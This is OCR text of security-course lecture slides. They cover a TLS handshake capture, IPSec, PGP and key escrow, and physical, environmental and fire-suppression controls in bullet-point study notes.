192.168.1.109	23.205.69.135	TCP	78	61048 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=2267861530 TSecr=…
23.205.69.135	192.168.1.109	TCP	74	443 → 61048 [SYN, ACK] Seq=0 Ack=1 Win=28240 Len=0 MSS=1424 SACK_PERM=1 TSval=…
192.168.1.109	23.205.69.135	TCP	66	61048 → 443 [ACK] Seq=1 Ack=1 Win=131296 Len=0 TSval=2267861759 TSecr=12616314…
192.168.1.109	23.205.69.135	TLSv1.2	269	Client Hello
23.205.69.135	192.168.1.109	TCP	66	443 → 61048 [ACK] Seq=1 Ack=204 Win=29312 Len=0 TSval=1261631650 TSecr=2267861…
23.205.69.135	192.168.1.109	TLSv1.2	1514	Server Hello
23.205.69.135	192.168.1.109	TCP	1514	[TCP segment of a reassembled PDU]
192.168.1.109	23.205.69.135	TCP	66	61048 → 443 [ACK] Seq=204 Ack=2897 Win=128416 Len=0 TSval=2267861985 TSecr=126…
23.205.69.135	192.168.1.109	TCP	1266	[TCP segment of a reassembled PDU]
192.168.1.109	23.205.69.135	TCP	66	61048 → 443 [ACK] Seq=204 Ack=4097 Win=129856 Len=0 TSval=2267861986 TSecr=126…
23.205.69.135	192.168.1.109	TLSv1.2	579	Certificate
192.168.1.109	23.205.69.135	TCP	66	61048 → 443 [ACK] Seq=204 Ack=4610 Win=130528 Len=0 TSval=2267861986 TSecr=126…
192.168.1.109	23.205.69.135	TLSv1.2	192	Client Key Exchange, Change Cipher Spec, Hello Request, Hello Request
23.205.69.135	192.168.1.109	TLSv1.2	308	New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
192.168.1.109	23.205.69.135	TCP	66	61048 → 443 [ACK] Seq=330 Ack=4852 Win=130816 Len=0 TSval=2267862239 TSecr=126…
192.168.1.109	23.205.69.135	TLSv1.2	475	Application Data

IPSec

- **Two primary protocols**
  - **Authentication Header (AH)**
  - **Encapsulating Security Payload (ESP)**
- **Supporting protocols**
  - **Internet Security Association and Key Management Protocol (ISAKMP)**
  - **Internet Key Exchange (IKE)**

Authentication Header (AH)

- **Provides authentication and integrity for each packet**
- **No confidentiality**
- **Acts as a digital signature for data**
- **Prevents *replay attacks***

***Authentication Header* format**																															
Offsets	**$Octet_{16}$**	**0**								**1**								**2**								**3**					
$Octet_{16}$	**Bit_{10}**	**0**	**1**	**2**	**3**	**4**	**5**	**6**	**7**	**8**	**9**	**10**	**11**	**12**	**13**	**14**	**15**	**16**	**17**	**18**	**19**	**20**	**21**	**22**	**23**	**24**	**25**	**26**	**27**	**28**	**29**	**30**	**31**
0	**0**	*Next Header*								*Payload Len*								*Reserved*															
4	**32**	*Security Parameters Index (SPI)*																															
8	**64**	*Sequence Number*																															
C	**96**	*Integrity Check Value (ICV)*																															
…	**…**	…																															

Encapsulating Security Payload (ESP)

- **Encrypts packet data**
- **Provides confidentiality**
- **Optionally also provides authentication and integrity**

***Encapsulating Security Payload* format**																															
Offsets	$Octet_{16}$	0								1								2								3					
$Octet_{16}$	Bit_{10}	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
0	0	*Security Parameters Index (SPI)*																													
4	32	*Sequence Number*																													
8	64	*Payload data*																													
…	…																														
…	…									*Padding (0-255 octets)*																					
…	…																														
…	…																	*Pad Length*								*Next Header*					
…	…	*Integrity Check Value (ICV)* …																													
…	…																														

Security Association (SA)

- **A one-way connection**
- **May be used to negotiate ESP and/or AH parameters**
- **If using ESP only, two SAs required**
  - **One for each direction**
- **If using AH and ES, four SAs are required**

Internet Security Association and Key Management Protocol (ISAKMP)

- **Manages the SA creation process**
- **Security Parameter Index (SPI)**
  - **32-bit identifier for a SA**

Tunnel and Transport Mode

- **Tunnel Mode**
  - **Used by security gateways**
  - **Which provide point-to-point IPSec tunnels**
  - **ESP Tunnel Mode encrypts the entire packet, including headers**
  - **ESP Transport Mode encrypts data, but not headers**

Internet Key Exchange (IKE)

- **Can use a variety of algorithms**
  - **MD5 or SHA-1 for integrity**
  - **3DES or AES for confidentiality**

Pretty Good Privacy (PGP)

- **Asymmetric encryption for everyone**
  - **Posted to Usenet in 1991 by Phil Zimmerman**
  - **Serious legal threats until prosecutors dropped the case in 1996**
- **Uses *Web of Trust* instead of CAs**
  - **Users vouch for other users**
  - **"Friend of a friend"**

S/MIME

- **MIME (Multipurpose Internet Mail Extensions)**
  - **Allows attachments and foreign character sets in email**
- **S/MIME (Secure MIME)**
  - **Uses PKI to encrypt and authenticate MIME-encoded email**

Escrowed Encryption

- **Third-party organization holds a copy of a public/private key pair**
  - **Private key can be broken into two or more parts**
    - **And held by different escrow agencies**
    - **This provides separation of duties**
- **This can allow law enforcement some access to the key, while preserving some privacy**

Clipper Chip

- **Technology used in Escrowed Encryption Standard (EES)**
  - **Announced by US Gov't in 1993**
  - **For telecommunication devices**
  - **Controversial, abandoned in 1996**
- **Used Skipjack symmetric cipher**
  - **80-bit keys, secret algorithm**

Steganography

- **Hiding data inside a file**
- **The existence of the message is secret**
- **Digital Watermarks**
  - **Encode a fingerprint into a file to identify the owner**
  - **Can be used to prosecute copyright violators**

3h

Perimeter Defenses

Fences

- 3 foot
  - A deterrent
- 8 foot with barbed wire on top
  - Preventive

Gates

- **Ornamental (Class I)**
  - **Deterrent**
- **Crash Gate (Class IV)**
  - **Stops a car**

Table 4.17

Types of Vehicle Gates

Type	Description
Class I	Residential (home use)
Class II	Commercial/General Access (parking garage)
Class III	Industrial/Limited Access (loading dock for 18-wheeler trucks)
Class IV	Restricted Access (airport or prison)

Bollards

- **Posts designed to stop a car**

FIGURE 4.33 Stainless Steel Traffic Bollards Source:

http://commons.wikimedia.org/wiki/File:Stainless_steel_bollard_SSP150.JPG.

Photograph by Leda Vannaclip. Image under permission of Creative Commons Attribution ShareAlike 3.0.

Lights


- **Can be detective or deterrent**
- **Rated in *lumens***

CCTV

- **Closed Circuit Television**
  - **Detective control**
  - **Infrared cameras can see in the dark**
  - **Old "tube cameras" were analog**
  - **Modern CCD (Charged Couple Device) cameras are digital**
- **Issues**
  - **Depth of field, field of view, pan and tilt**

Locks

- **Key locks**
  - **Code is sometimes printed on the key**
  - **Can be deduced from a photo of the key**






FIGURE 4.37 **The Correct Key in a Pin Tumbler Lock**

Lock picking




FIGURE 4.40 Picking a Pin-Tumbler Lock Source:

http://commons.wikimedia.org/wiki/File:Pin_and_tumbler_lock_picking.PNG. Drawn

Bump Keys

- **Key is shaved down to the lowest position**
- **Key is bumped to move the pins**

Master and Core Keys

- **Master key**
  - **Opens all locks in a security zone**
- **Core key**
  - **Removes the lock core**
  - **In interchangeable core locks**

Combination Locks

- **Weak control**
- **Button or keypad locks are also weak**
  - **Because, over time, the key wear down, revealing the most-used keys**
- **Vulnerable to brute-force and shoulder-surfing attacks**

Smart Cards and Magnetic Stripe Cards

- **Smart Card**
  - **Contains a computer chip**
  - **Also called "Integrated Circuit Card (ICC)"**
  - **May be "Contact" or "Contactless"**
    - **Radio-Frequency Identification (RFID) card is contactless**
- **Magstripe Card**
  - **Has data stored on a stripe of magnetic material**

FIGURE 4.41 A US Department of Defense CAC Smart Card [34]

Tailgating or Piggybacking

- **Following a person through a secure door**
- **Countermeasures**
  - **Policy forbidding it**
  - **Security awareness training**
  - **Mantraps**
    - **Chamber with two doors**
    - **Intruders are trapped inside**
  - **Turnstiles**
  - **Must allow safe egress in emergencies**

Contraband Checks

- **Identify forbidden objects**
  - **Such as weapons**
  - **Very hard to detect small storage devices like SD cards**

Motion Detectors

- **Ultrasonic and Microwave Motion Detectors**
  - **Work like Doppler Radar**
  - **Send out a signal, measure the reflected signals**
- **Photoelectric motion sensor**
  - **Sends a beam across a monitored space**
  - **Detects when the beam is broken**

Other Perimeter Alarms

- **Magnetic door and window alarms**
  - **Circuit breaks when door or window is opened**

Doors

- **Hinges should face inward**
  - **Or be otherwise protected**
- **Motion sensors can be triggered by inserting objects under the door or through gaps**
  - **Or shaking the door violently**
  - **That can trigger the emergency egress system, causing the door to open**

Windows

- **Glass is weak**
  - **Easily shattered**
- **Bulletproof glass**
  - **Wire mesh or security film**
- **Lexan or Plexiglas windows**
  - **Stronger, shatter-resistant**
  - **Used in racecars and airplanes**

Walls, Floors, and Ceilings

- **Walls should go "slab to slab"**
  - **No gaps at bottom or top**
  - **Railed floors and drop ceilings can obscure where the walls stop**
- **Sheetrock can easily be cut**
- **Walls need appropriate fire rating**

Guards

- **Professional guards**
  - **Advanced training**
- **Amateur guards**
  - **"Mall cops"**
- **Orders should be complete and clear**
- **Often attacked via social engineering**

Dogs

- **Deterrent and detective controls**
- **Legal liability**
  - **Sometimes people panic and run**
  - **Dogs can kill them**

Restricted Work Areas and Escorts

- **Visitor badges can be saved and re-used**
  - **Countermeasure: time-based visitor badge control**
  - **Electronic badges that expire**
  - **Printed time and date on badge**
  - **Different badge color for each weekday**

Site Selection, Design, and Configuration

Topography

- **Hills, valley, trees, etc.**
  - **Can be altered with landscaping**
- **Utility Reliability and Crime**
  - **Depends on the location**

Site Design and Configuration Issues

- **Site Marking**
  - **Data centers are not externally marked**
- **Shared Tenancy and Adjacent Buildings**
  - **Their poor security measures may weaken yours**
  - **Wireless networks may overlap**

Wiring Closets

- **Must be physically secured**
- **Shared Demarc**
  - **Where ISP's responsibility ends**
  - **Shared by all tenants in the building**
- **Server Rooms**
  - **Require physical access control**
  - **Also environmental controls**

Media Storage Facilities

- **Offline storage**
  - **For backup or disaster recovery**
  - **Or legal proceedings**
  - **Or regulatory compliance**
- **Must be protected from unauthorized access**
- **Some environmental controls may be needed**

System Defenses

One of the Last Lines of Defense

- **In a defense-in-depth strategy**
- **An attacker has physical access to a device or media with sensitive information**
  - **Asset Tracking**
    - **Use serial #s to identify devices**
  - **Port Controls**
    - **Restrict USB ports, physically or logically**

Environmental Controls

Electrical Faults

- Blackout: prolonged loss of power
- Brownout: prolonged low voltage
- Fault: short loss of power
- Surge: prolonged high voltage
- Spike: temporary high voltage
- Sag: temporary low voltage

Surge Protectors, UPSs, & Generators

- **Surge Protector**
  - **Stop voltage spikes**
- **Uninterruptible Power Supplies (UPSs)**
  - **Provide temporary power during an outage**
  - **May also clean spikes from power lines**
- **Generators**
  - **Provide power for long outages**
  - **Require fuel storage**

EMI (Electromagnetic Interference)

- **Crosstalk**
  - **Signals from one wire entering another**
- **Unshielded Twisted Pair (UTP) cable is most susceptible to EMI**
- **Shielded Twisted Pair (STP) or coaxial cable is less susceptible to EMI**
- **Fiber optic cable is immune to EMI**

HVAC (Heating, Ventilation, and Air Conditioning)

- **Positive Pressure and Drains**
  - **Air and water should be expelled from the building**
- **Data center**
  - **Humidity should be 40-55%**
  - **Temperature should be 68-77°F**

Static and Corrosion

- **Static electricity**
  - **Builds up if humidity is low**
  - **Countermeasures**
    - **Ground circuits**
    - **Antistatic wrist straps**
- **Corrosion**
  - **Caused by high humidity**

Airborne Contaminants

- **Dust can cause overheating and static buildup, or impede fans**
- **Other contaminants can cause corrosion**

Heat, Flame and Smoke Detectors

- **Heat detectors are thermometers**
- **Smoke detectors**
  - **Use *ionization* or *photoelectric* detection**
- **Flame detectors**
  - **Detect infrared or ultraviolet light**
  - **Requires line-of-sight**

Personnel Safety, Training and Awareness

- **Evacuation routes**
- **Evacuation Roles and Procedures**
  - ***Safety warden* ensures that all personnel safely leave the building**
  - ***Meeting point leader* ensures that all personnel are accounted for**
- **Handicapped people require special care**
- **Don't use elevators**

Duress Warning Systems

- **Emergency warning systems**
  - **Severe weather**
  - **Threat of violence**
  - **Chemical contamination**

ABCD Fires

CLASS OF FIRE	TYPES OF FIRE	EXTINGUISHER SYMBOLS	
		RATING SYMBOL	PICTURE SYMBOL
A Ordinary Combustibles	Wood Paper Rubber Plastic		
B Flammable Liquids	Liquids Greases Gases		
C Electrical Equipment	Energized Electrical Equipment		
D Combustible Metals	Magnesium Zinc Calcium Titanium Lithium		
K Cooking Media	Vegetable Oils Animal Oils Fats / Lards		

FIGURE 4.42 **United States Fire Classes** [38]

Fire Suppression Agents

- **Four methods**
  - **Reduce the temperature**
  - **Reduce supply of oxygen**
  - **Reduce supply of fuel**
  - **Interfere with chemical reaction of fire**

Fire Suppression Agents

- **Water**
  - **Good for paper or wood**
  - **Cut power before using water on electrical circuits (electrocution risk)**
- **Soda Acid**
- **Dry powder**
  - **For flammable metal fires**
- **Wet chemical**
  - **For kitchen fires**

Fire Suppression Agents

- **CO2**
  - **Dangerous; can suffocate people**
- **Halon and Halon Substitutes**
  - **Suppresses fire without suffocating people**
  - **Halon depletes the ozone, so now systems use argon, FM-200, FE-13, or Inregen**

Count-Down Timer

- **Audible and visible countdown before deploying CO2, Halon, or Halon substitutes**
- **Allows personnel to evacuate**
- **Also allows personnel to stop the release in case of a false alarm**

Sprinkler Systems

- **Wet pipe**
  - **When heat opens the sprinkler head, water flows**
- **Dry pipe**
  - **Filled with compressed air**
  - **Used in cold places where water may freeze**
- **Deluge**
  - **Large flow of water when valve opens**
- **Pre-Action**
  - **Require two triggers: fire alarm and heat at sprinkler head**
  - **Used in museums to prevent accidental discharge**

3i